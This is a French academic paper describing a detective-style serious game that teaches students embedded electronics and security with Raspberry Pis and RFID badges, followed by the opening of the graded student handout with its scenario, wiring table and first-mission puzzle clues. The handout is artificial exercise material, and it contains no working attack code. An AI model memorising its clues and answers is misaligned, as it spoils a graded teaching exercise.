Apprendre la sécurité informatique en jouant avec des systèmes embarqués

Philippe Egea
Laboratoire Promes CNRS
Rambla de la Thermodynamque
66100 Perpignan

Olivier Fruchier
Laboratoire Promes CNRS
Rambla de la Thermodynamque
66100 Perpignan

Faissal Bakali
Laboratoire Promes CNRS
Rambla de la Thermodynamque
66100 Perpignan

Résumé

« Vous venez d'être recruté comme détective privé par Monsieur Bob Hésite, PDG de l'entreprise TestSol spécialisée en panneaux solaires thermiques et photovoltaïque. Pour votre couverture, vous êtes engagé comme spécialiste de l'informatique industrielle pour vos compétences dans l'électronique et l'informatique. Monsieur Bob Hésite pense que vous mènerez à bien vos nouvelles missions et que vous démontrerez toutes vos capacités décrites dans votre Curriculum Vitae, tant en espionnage, qu'en expertise d'informatique industrielle. »

Voici comment démarre notre jeu sérieux!

Nous avons conçu notre jeu sérieux sous la forme d'une enquête policière. Cette enquête conduit les étudiants tout au long du scénario et les amène à avancer dans la résolution des problèmes étape par étape. Le jeu sérieux a été testé grandeur nature avec un binôme d'étudiants de Licence 3 informatique et électronique en février 2019. Nous donnerons, ainsi toutes les informations de création et de déroulement de ce jeu qui a duré 9 heures :

- *Genèse du projet consécutive à une attaque informatique*
- *Matériel nécessaire*
- *Déroulement du jeu*
- *Retour d'expérience*

Mots-clefs

Jeux sérieux, Piratage éthique (Ethical hacking), Électronique embarquée, Objet connecté, Transdisciplinarité, RFID, Porte dérobée (backdoor), Droit informatique.

1 Introduction

Julien Alvarez, dans sa thèse, définit les jeux sérieux de la façon suivante : "Application informatique, dont l'objectif est de combiner à la fois des aspects sérieux tels, de manière non exhaustive, l'enseignement, l'apprentissage, la communication, ou encore l'information, avec des ressorts ludiques issus du jeu vidéo. Une telle association a donc pour but de s'écarter du simple divertissement." [1] L'apprentissage par le jeu conduit les étudiants à être actifs, leur niveau de concentration augmente et ils devraient apprendre davantage [2].

Il existe plusieurs types de Serious Games avec des règles et des scénarios parfois très complexes, conçus pour les besoins de différentes communautés (hackeurs, étudiants, militaires) [3]. Les jeux sérieux ou d'une manière générale les jeux offrent un avantage incontestable, il s'agit du droit à l'erreur. Quel informaticien n'a pas lancé une compilation et exécution en espérant avoir le bon résultat ? Les jeux sérieux donnent le droit à l'erreur naturellement. Nous ne sommes pas là pour sanctionner, mais pour apprendre. De plus, une autre raison pour laquelle nous avons choisi de faire un jeu sérieux plutôt qu'une formation classique tient au fait que les jeux sérieux permettent aux étudiants de devenir acteurs de leur formation tout en captivant leur attention sur la discipline visée. Ce type de méthode permet également de redynamiser la formation tout en rendant le contenu plus facilement accessible et, enfin, elle déplace le rôle du formateur au rôle de facilitateur [4].

En outre, dans le domaine de l'apprentissage de la sécurité des systèmes d'information, l'enseignement est souvent difficile. Le domaine est immense et la théorie seule ne permet pas de sécuriser efficacement des systèmes. Le jeu semble être une solution intéressante d'apprentissage par la pratique [5].

L'organisation d'un exercice de Serious Game exige beaucoup de préparation. Il est également nécessaire de définir le public cible, les objectifs pédagogiques et le contenu détaillé de l'exercice : scénario, règles du jeu, durée. Son implémentation va demander la mise au point d'une plateforme technique ainsi qu'un ensemble d'éléments logistiques. L'équipe pédagogique doit définir quels savoirs techniques sont donnés aux étudiants et définir clairement les compétences à acquérir. À partir de cela, un scénario de jeu adéquat est construit [6].

Ici, notre jeu sérieux s'adresse à des étudiants de Licence 3 Électronique, Électrotechnique et Automatique (EEA) et de Licence 3 Administration Systèmes et réseaux (ADMISYS). La particularité consiste à mélanger des formations qui sont éloignées (enseignants différents, culture et méthodes de travail distinct) mais possédants des problématiques connexes (informatique industrielle et sécurité informatique, électronique embarquée). Le jeu, ainsi créé, a pour objectif de montrer aux étudiants qu'ils possèdent un domaine d'expertise et peuvent partager leurs connaissances avec des élèves d'un autre domaine.

Pour motiver les étudiants, il s'agira de résoudre une énigme réaliste dans laquelle une entreprise a perdu accès à ces données. Notre exercice d'hacking est une simulation qui placera des participants dans une situation réaliste. Ce cadre de réalisme sera ponctué tout le long du jeu par des traits d'humour pour ne pas perdre l'esprit ludique. Nous

précisons aussi que dans notre cas nous avons voulu utiliser la notion de Ethical hacking ou piratage éthique pour donner un cadre de déontologie.

L'autre objectif de ce jeu est de faire progresser et de sensibiliser les étudiants au problème de la sécurité informatique [7]. Pour cela, un scénario basé sur des faits crédibles, abordant aussi bien des problématiques liées à la sécurisation des serveurs ou des interrogations légales sont présentés.

2 Contexte pédagogique

2.1 De la nécessité de mixer les disciplines et la naissance du jeu

Lors du développement de notre projet de *freecooling*, qui a été présenté au JRES 2017 [8] [9], nous avons constaté l'intérêt de travailler avec des compétences de domaines connexes tels que l'électronique et l'informatique. L'électronicien amène des compétences dans le domaine électronique et des capteurs et l'informaticien des compétences en programmation, réseaux et bases de données. Ce projet a pu être réalisé avec les compétences des deux domaines, et nous a montré que les connaissances seules ne suffisent pas. Les jeux sérieux ou *Serious Game* présentent donc de nombreux intérêts pour les étudiants. Ils associent une pédagogique didactique, apportent un enrichissement humain au niveau de la communication, permettent de croiser des connaissances interdisciplinaires et, enfin, d'utiliser les ressorts du jeu (Figure 1).




Figure 1 - Le système embarqué, entre le domaine de l'informatique et le domaine de l'électronique.

2.2 De la nécessité de mixer les disciplines et la naissance du jeu

La licence 3 Électronique, Électrotechnique et Automatique (EEA) vise à former des étudiants dans le domaine de la physique appliquée. Tournée vers les sciences et techniques de l'ingénieur, elle s'appuie sur des bases théoriques et pratiques dont les objectifs principaux sont de former des étudiants en physique et physique appliquée par l'acquisition de connaissances solides tant théoriques qu'expérimentales en électronique, énergie électrique, automatique, matériaux, procédés et physique.

La licence 3 professionnelle Administrateur de Systèmes ADMISYS propose une formation pluridisciplinaire en informatique axée sur les systèmes d'exploitation et les réseaux.

Ces deux licences sont des domaines différents avec des débouchés bien distincts. Cependant, l'essor des technologies dans l'embarqué et l'augmentation de la puissance de calculs des systèmes embarqués demandent aux EEA plus de compétences en informatiques et aux informaticiens plus de compétences dans le domaine de l'électronique. Les terminaux mobiles, tels que les smartphones ou les enceintes intelligentes en sont un parfait exemple. Malgré tout, nous faisons le constat que les étudiants d'informatique et d'électronique sont réticents à sortir de leurs domaines. Un des objectifs de ce jeu est de décloisonner ces deux disciplines et d'amener à travailler ensemble des étudiants dans des domaines professionnels très proches. Le Tableau 1 ci-dessous résume les connaissances et compétences que nous aimerions croisées dans le cadre de notre jeu sérieux.

Connaissances et compétences en :	
Informatique	Électronique
Systèmes d'exploitation	
Commande du système d'exploitation	Base de l'électronique
Droit informatique	Capteurs RFID
Porte dérobée (backdoor)	Protocole de communication SPI
Base de données	Codage ASCII Hexa
Programmation python	Câblage d'un circuit électronique
HTML, PhP, MySQL	

Tableau 1 - Connaissances et compétences des licences à mettre en commun.

2.3 Objectifs pédagogiques

Associer des populations d'étudiants permet d'établir des scénarios de travail réalistes. Mélanger des disciplines permet aux étudiants de s'aider au travers de leurs connaissances propres et de développer de l'entraide. Le scénario que nous proposons permet aux étudiants d'appréhender les notions suivantes :

- câblage de circuit électronique ;
- branchement d'un capteur RFID ;
- protocole de bus de communication ;
- codage ASCII ;
- système d'exploitation Linux ;
- commandes SHELL Unix ;
- bases de données ;
- notions de programmation en Python, PhP, Mysql, HTML ;
- notions de droit en informatique, de piratage éthique.

Il faut alors trouver un scénario permettant d'intégrer toutes ces notions. Par ailleurs, le jeu active des compétences personnelles comme la capacité à travailler en équipe et à prendre des décisions avec des informations limite dans une période de temps

contrainte. A la fin du jeu, les étudiants des deux formations devront obtenir des compétences dans les deux domaines de chaque licence.

3 Le jeu

3.1 La genèse du jeu

L'idée de base est partie d'une machine personnelle qui avait été piratée pour faire du minage de cryptomonnaie. Nous avons pu réaliser une analyse post mortem de cette machine qui s'est révélée une mine d'information. Comment les pirates ont-ils obtenu un login et mot de passe ? Comment ont-ils fait pour lancer un programme qui se relance automatiquement ? Et bien sûr, en restant discret. Ainsi, le scénario a commencé à prendre forme. Nous avons par la suite décidé d'ajouter des faiblesses propres aux lectures de données RFID et d'introduire des notions d'électronique. Un autre facteur déterminant a été d'utiliser des boîtiers Raspberry. Ces boîtiers complets et peu onéreux sont parfaits pour mettre en place un scénario réaliste : système d'exploitation Linux, bus de communication pour intégrer des lecteurs RFID, Serveur Web intégré, langage Python… Enfin une machine complète capable de connecter des objets électroniques et de se connecter à Internet. La structure physique prend forme : un Raspberry client, un Raspberry Serveur, un lecteur RFID, des badges RFID, des plaques de connectique, des fils de cuivre vont constituer le matériel du jeu sérieux. La structure générale se met en place. Celle-ci nous permet alors d'évaluer le budget.

3.2 Le budget

Pour 24 Raspberry avec carte SD intégrées, 20 plaques de connectique, des boîtes de fils de cuivre, 20 lecteurs de badge RFID, nous avons dépensé environ 1 400€. Cette somme a été répartie sur les deux licences.

3.3 Dramatisation et sémantique

Pour le bon fonctionnement du jeu, il est important de mettre les étudiants dans un contexte ludique et dramatique. Nous avons conçu notre scénario sous la forme d'une enquête policière. Cette enquête conduit les étudiants tout au long du scénario et les amène à avancer dans la résolution des problèmes. Le nom des personnages doit être révélateur du scénario et les orienter sur la culpabilité des personnages. Chaque personnage a un nom révélateur au sens d'une pièce de théâtre de vaudeville.

3.4 Le scénario

Le scénario est sûrement la chose la plus difficile à réaliser, car il doit tenir compte des objectifs pédagogiques, d'une cohérence d'ensemble et de l'esprit ludique. Nous vous délivrons ici le début du scénario pour donner une idée générale de l'esprit.

« Vous venez d'être recruté comme détective privé par Monsieur Bob Hésite, PDG de l'entreprise TestSol spécialisée en panneaux solaires thermiques et photovoltaïques. Pour votre couverture, vous êtes recruté comme spécialiste de l'informatique industrielle pour vos compétences dans l'électronique et l'informatique (Licence EEA + Licence Admisys). Monsieur Bob Hésite pense que vous mènerez à bien vos nouvelles

missions et que vous démontrerez toutes vos capacités décrites dans votre Curriculum Vitae, tant en espionnage, qu'en expertise d'informatique industrielle. Ainsi, votre première mission est de reprendre le travail de Madame Bidouille connue pour son esprit remarquable et son charme. Elle est partie subitement suite à une dispute très virulente avec une collègue de travail. Votre responsable est Monsieur Joseph Vial connu pour son élégance et sa discrétion. Aussi il ignore la vraie raison de votre embauche. Comme première mission, Monsieur Vial vous demande de gérer le système d'ouverture et fermeture de l'entrepôt de SolarTest situé à quelques centaines de mètres. Ce système fonctionne avec des badges RFID (Radio-Authentification) et permet l'entrée et la sortie de l'entrepôt de TestSol. Vous devez trouver qui a menacé Madame Bidouille et pourquoi elle est partie si rapidement. Monsieur Bob Hésite a remarqué des problèmes relationnels au niveau des responsables de l'entreprise. Le PDG Hesite vous a fourni ce document secret afin de remplir votre mission d'investigation…».

Le scénario « Document secret », disponible pour chaque étudiant comporte 23 pages sous format papier. Il est constitué d'aides techniques, de questions et d'actions à réaliser. Du fait du format papier, chaque étudiant du binôme informatique/électronique peut facilement s'échanger le document. Nous envisageons éventuellement une version numérique sous format Web ou Moodle.

3.5 Organisation

Les deux Licences 3 EEA et ADMISYS sont composées habituellement de 25 étudiants chacune. La salle de TP peut accueillir 15 postes de travail double constitués d'un accès à Internet et d'une autre prise réseau permettant de mettre en réseau l'ensemble des machines du jeu sérieux. Nous constituerons 25 binômes constitués d'un étudiant EEA et d'un étudiant ADMISYS. Nous formerons alors deux groupes comprenant respectivement 12 et 13 binômes.

Chaque binôme aura accès à un ordinateur pour effectuer des recherches techniques sur Internet : configuration du Raspberry, comment connecter le lecteur RFID, aide sur les commandes Shell, etc. Il possède aussi un ordinateur léger de type Raspberry qu'il devra connecter au lecteur RFID. Le Raspberry aura un accès à Internet afin de réaliser des mises à jour. Les Raspberry Pi ont accès à la machine cible qui contiendra une base de données pour chaque étudiant (Figure 2). Ces bases de données seront différentes pour chaque groupe de travail afin de personnaliser les réponses et éviter les fuites entre les étudiants.




Figure 2 - Disposition du jeu.

Nous avons fait tester notre jeu à un enseignant chercheur possédant les compétences informatiques et électroniques requises. Ainsi nous pourrons adapter notre scénario pour les imprécisions et/ou les erreurs éventuelles. Le temps mis par notre bêta testeur pour réaliser le jeu nous a servi de base de départ.

Plusieurs documents techniques accompagnent le scénario tel que la fiche technique du capteur RFID, le câblage d'un GPIO, le programme python pour la mise en fonctionnement du capteur RFID,… etc. Nous fournissons un maximum d'informations nécessaires et suffisantes afin d'éviter que les étudiants perdent trop de temps avec les recherches sur la toile.

3.6 Déroulement des séances

La première séance débute par une présentation du document et une lecture du scénario général pendant 10 minutes. Ces 10 minutes permettent de faire rentrer les étudiants dans l'ambiance et de commencer le jeu sérieux. Devant eux les étudiants découvrent le matériel : Lecteur de badge, plaque de test, câbles de connexion, Raspberry, clavier, souris, alimentation électrique, écran, etc. Chaque groupe doit relier son Raspberry client au serveur Raspberry. Pour cela, il faut câbler le Raspberry client à une prise réseau de la table et s'approcher de l'armoire de brassage (en présence d'un organisateur) pour connecter la bonne prise au commutateur. Nous les informons du mode d'évaluation : la moitié de la note est obtenue lorsqu'ils réussissent la mission et l'autre moitié en répondant aux questions des missions. Nous distribuons deux jokers sous forme de deux post-its de couleurs leur donnant droit d'obtenir une aide des organisateurs. Les étudiants ressentent un léger stress au départ, et le jeu peut commencer (Figure 3).

Le jeu suit alors son cours sur les 3 séances. Nous sentons la pression monter au cours du temps et les étudiants se prennent au jeu, très sérieusement. La salle est relativement peu bruyante, car il n'y a que des communications entre les binômes. Les jokers sont peu utilisés, car les étudiants négocient pour ne pas avoir à les utiliser, tout le monde est dans le jeu. Les 3 organisateurs sont très sollicités au départ, et au fil des 9 heures, les étudiants deviennent autonomes. Le niveau du jeu semble convenir, ni trop facile, ni

trop compliqué ; ce point est essentiel pour le bon déroulement du jeu. Les étudiants passent les étapes avec plus ou moins de difficultés et nous constatons que notre rôle de facilitateur est essentiel pour débloquer les étudiants : câble défectueux, plaques ayant des problèmes de connectiques, messages morses trop rapides (cela est voulu de notre part pour obliger les étudiants à aller voir le code Python!). Les étudiants arrivent par des biais différents (ce qui nous étonne !) à récupérer la base de données du serveur et l'exploiter pour trouver qui est la coupable. Nous sommes ravis car environ 80 % des étudiants arrivent à la fin du scénario et 50 % au moins ont trouvé les bonnes réponses.




Figure 3 - Les étudiants en train de jouer.

3.7 Évaluation des étudiants

Le mot évaluation n'est pas forcement de mise dans l'univers du jeu, néanmoins nous devons essayer de connaître l'impact de cet exercice sur les étudiants. Nous demanderons classiquement à chaque étudiant un compte-rendu sous forme de questions ludiques. Ce compte-rendu rempli à la fin du jeu nous servira de base pour évaluer l'implication des étudiants dans le jeu.

Un travail dirigé quinze jours plus tard nous servira de marqueur afin d'évaluer l'impact du jeu sur les connaissances et compétences acquises, cette séance permettra aussi d'avoir un retour sur le déroulement du jeu (sous forme de dialogue direct avec les étudiants) afin améliorer le jeu au fil des années que ce soit du point de vue du scénario ou de celui du niveau attendu.

4 Retour d'expérience

Le jeu s'est déroulé sur 3 séances de 3h et sur 2 jours consécutifs pour le groupe 1 et pour le groupe 2. La plus grosse difficulté a été de réinitialiser le jeu au niveau des Raspberry qui ont été modifiés par le premier groupe. Finalement nous avons dû implanter l'image d'origine sur chacune des cartes SD des Raspberry aussi bien pour les clients que pour les serveurs. Cette opération est assez laborieuse et demande du temps, environ 5 minutes par Raspberry. Pour améliorer cela, nous avons virtualisé les serveurs avec le logiciel de virtualisation Proxmox VE. Nous ne pouvons pas virtualiser les clients, car nous souhaitons garder le Raspberry comme outil pratique.

Pour améliorer la correction et le côté ludique, nous envisageons de transformer le document papier contenant les questions et les réponses vers la plateforme numérique

de travail Moodle de l'université [10]. Cet outil nous permettra de suivre en temps réel l'avancement et l'évaluation du travail pour chaque groupe.

Au niveau des étudiants, nous avons observé une forte adhésion, environ 80% des groupes sont arrivés à la fin du jeu. Nos formations sont dotées de conseils de perfectionnement qui permettent un retour direct des étudiants sur les matières enseignées. Ainsi, les étudiants ont de manière unanime plébiscité ce type de méthode pédagogique.

5 Conclusion

La conception et la réalisation d'un jeu sérieux nous ont amusés et enrichis. Mais est-il possible de réaliser l'ensemble des cours sous cette forme ? La réponse vient du temps consacré à la préparation,et à la réalisation. Quatre-vingts heures de préparation sont nécessaires pour concevoir une heure de jeu. Mais est-ce pour autant inutile ? Bien sûr que non ! Réaliser un jeu avec les étudiants permet de briser les relations élèves-enseignants et d'entrer dans une relation d'égal à égal. Nous déplaçons le rôle de formateur à facilitateur. Nous espérons aussi que l'activité intrinsèque liée au jeu amène les étudiants à s'approprier le savoir et à l'utiliser de manière concrète. De plus ce type de formation peut facilement s'exporter vers d'autres licences EEA et informatiques.

Bibliographie

[1] Julian Alvarez. « DU JEU VIDÉO AU SERIOUS GAME : Approches culturelle, pragmatique et formelle. Multimédia », Thèse de doctorat l'Université de Toulouse (UT3 Paul Sabatier), [cs.MM]. Université Toulouse, 2007. Français. 〈tel-01240683〉.

[2] Damien Djaouti, « Serious Game Design Considérations théoriques et techniques sur la création de jeux vidéo à vocation utilitaire », Thèse de doctorat l'Université de Toulouse (UT3 Paul Sabatier), 2011, http://thesesups.ups-tlse.fr/1458/1/2011TOU30229.pdf.

[3] Jean Benoit, « Exercices de Sécurité Informatique », Actes des Journées Réseaux de l'Enseignement et de la Recherche (JRES 2017), Nantes (France), Novembre 2017, https://www.jres.org/fr/presentation?id=95.

[4] Julian Alvarez, Damien Djaouti, Olivier Rampnoux, « Apprendre avec les serious games ? », Édition Réseau Canopé, 2016, ISBN : 978-2-2400-4084-8.

[5] Olivier Levillain, Pascal Chour, « La sécurité du numérique dans les formations de l'enseignement supérieur », Actes des Journées Réseaux de l'Enseignement et de la Recherche (JRES 2017), Nantes (France), Novembre 2017 , https://www.jres.org/fr/presentation?id=53.

[6] Ames F. Knight, Simon Carley « Serious gaming technology in major incident triage training: a pragmatic controlled trial », Thèse de doctorat l'Université de Toulouse (UT3 Paul Sabatier), Volume 81, Issue 9, 2010, Pages 1175-1179, ISSN 0300-9572.

[7] ACISSI, Collection Epsilon (Saint-Herblain), « Sécurité informatique - Ethical Hacking: Apprendre l'attaque pour mieux se défendre », Editions ENI, 2009, ISBN : 2746051052, 9782746051058.

[8] Philippe Egea, Olivier Fruchier, « Valorisation énergétique d'un local informatique par free cooling », Actes des Journées Réseaux de l'Enseignement et de la Recherche (JRES 2017), Nantes (France), Novembre 2017 , https://www.jres.org/fr/presentation?id=7.

[9] Olivier Fruchier, Philippe Egea, « Mise en place d'un système de rafraîchissement d'un local informatique par ventilation hybride », Actes du 12ème Colloque sur l'Enseignement

des Technologies et des Sciences de l'Information et des Systèmes (CESTIS 2017), Nantes (France), Novembre 2017.

[10] Thierry Talbert, Olivier Fruchier, F. T. « Retour sur 5 ans d'apprentissage par résolutions de problèmes et par projet », Actes du 12ème Colloque sur l'Enseignement des Technologies et des Sciences de l'Information et des Systèmes (CESTIS 2017), Nantes (France), Novembre 2017.

Licence Admisys

Licence SPI

Administration systèmes, réseaux et informatique industrielle

Jeu sérieux : *« Informatique mon amour »*

Conçu et imaginé par :

Philippe Egéa, Olivier Fruchier et Faissal Bakali

Nom Prénom	**Date 1ère séance :**
Etudiant SPI :	Numéro du groupe :
Etudiant Admisys :	Numéro du Raspberrry :

Université de Perpignan

2018-2019

Vous venez d'être recruté comme détective privé par Monsieur Bob Hésite, PDG de l'entreprise TestSol spécialisée en panneaux solaires thermiques et photovoltaïque. Pour votre couverture, vous êtes recruté comme spécialiste de l'informatique industrielle pour vos compétences dans l'électronique et l'informatique (Licence EEA + Licence Admisys). Monsieur Bob Hésite pense que vous mènerez à bien vos nouvelles missions et que vous démontrerez toutes vos capacités décrites dans votre Curriculum Vitae, tant en espionnage, qu'en expertise d'informatique industrielle.

Ainsi, votre première mission est de reprendre le travail de Madame Bidouille connue pour son esprit remarquable et son charme. Elle est partie subitement suite à une dispute très virulente avec une collègue de travail.

Votre responsable est Monsieur Joseph Vial connu pour son élégance et sa discrétion. Aussi il ignore la vraie raison de votre embauche.
Comme première mission, Monsieur Vial vous demande, de gérer le système d'ouverture et fermeture de l'entrepôt de SolarTest situé à quelques centaines de mètre. Ce système fonctionne avec des badges RFID (Radio-Authentification) et permet l'entrée et la sortie de l'entrepôt de TestSol.

Vous devez trouver qui a menacé Madame Bidouille et pourquoi elle est partie si rapidement. Monsieur Bob Hésite a remarqué des problèmes relationnels au niveau des responsables de l'entreprise.

Le PDG Hesite vous a fourni ce document secret afin de remplir votre mission d'investigation.

Voici la liste des responsables de l'entreprise :

Madame Bidouille Alexendra	Responsable informatique
Madame Valérie Vial	Spécialiste modules photovoltaïques à concentration
Monsieur Bob Hésite	PDG
Monsieur Joseph Vial	Responsable de l'entrepôt et approvisionnement
Madame Vial Alexandra	Responsable de la partie panneau thermique
Monsieur Omar Scorpion	Responsable commande
Monsieur Patrick Saint	Responsable maintenance
Monsieur Gary Partdelion	Responsable transport
Madame Sabine Deport	Responsable production
Madame Boité Adéle	Responsable test

Trombinoscope des responsables de l'entreprise

Le jour du bal dans l'entreprise

Madame Valérie Vial spécialiste modules photovoltaïques à concentration

Monsieur Omar Scorpion Responsable Commande

Madame Boité Adèle Responsable test

Madame Bidouille Alexandra Responsable informatique

Monsieur Bob Hesite PDG

Madame Sabine Deport Responsable production


Madame Ginette OPET Responsable thermique

Monsieur Joseph Vial Responsable des services communs

Monsieur Patrick Saint Responsable maintenance

Monsieur Gary Partdelion Responsable transport

Schéma technique du réseau




Modalité d'évaluation :

Vous obtenez la moitié de la note si vous réussissez la mission et l'autre moitié de la note en répondant aux questions de la mission.
Vous avez le droit à deux jokers correspondant à vos Post-it de couleur. Un joker permet d'obtenir une réponse aux organisateurs du jeu.

Liste du matériel du Serious Game

- Un Raspberry client physique
- Une plaque de test
- Un lecteur de carte RFID
- Un badge carte blanche
- Un badge bleu jeton
- Des fils pour relier le Raspberry et le lecteur RFID
- Un Raspberry serveur dans l'armoire de brassage inaccessible pour vous
- Un ordinateur ou votre smartphone reliés à l'Internet
- Deux Post-it de couleur



Liaison Entrepôt Client

Lecteur RFID, plaque de travail, et Raspberry

Mission 1

Votre première mission, enfin si vous l'acceptez, est de lire le code secret de Mme Bidouille laissé sur le badge blanc RFID.

Cette première mission est très importante car elle vous permettra de passer à la dernière, elle servira de révélateur à la porte dérobée.

→Action 1) A l'aide des câbles de couleur, connecter le Raspberry au module RFID en vous appuyant sur les documentations suivantes :




Table de correspondance : **RFID RC522**	**Raspberry Pi**
VCC	PIN 1 ou 17 (3V)
RST	PIN 22 (GPIO 25)
GND	PIN 6-9-14-20-25-30-34-39 (GND)
MISO	PIN 21 (SPI_MISO)
MOSI	PIN 19 (SPI_MOSI)
SCK	PIN 23 (SPI_CLK)
NSS	PIN 24 (SPI_CE0_N)
IRC	/

Brochage Raspberry- Module GPIO

Aide technique : Commande gpio

```
gpio readall
```

#gpio signifie « General Purpose Input/Output »

→Action 2) Exécuter le programme Python « Read.py » pouvant lire le badge de Mme Bidouille.

Madame Bidouille a laissé ces messages que seul un initié peut comprendre : « Les champs du secteur 8 de la ***carte blanche*** concaténés vous serviront de Sésame pour que la BackDoor se révèle sur le serveur de SolarTest ».

« Le secteur 8 de la carte est écrit en ASCII, mais je suis méfiante et Jules César m'a dit : « Tu décaleras le code de 10 et la lumière t'éblouira ! »

Garder bien ces indications à l'esprit qui vous serviront bientôt !

Indice 1 : Table ASCII

Dec	Hx	Oct	Char	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr
0	0	000	NUL (null)	32	20	040		Space	64	40	100	@	@	96	60	140	`	`
1	1	001	SOH (start of heading)	33	21	041	!	!	65	41	101	A	A	97	61	141	a	a
2	2	002	STX (start of text)	34	22	042	"	"	66	42	102	B	B	98	62	142	b	b
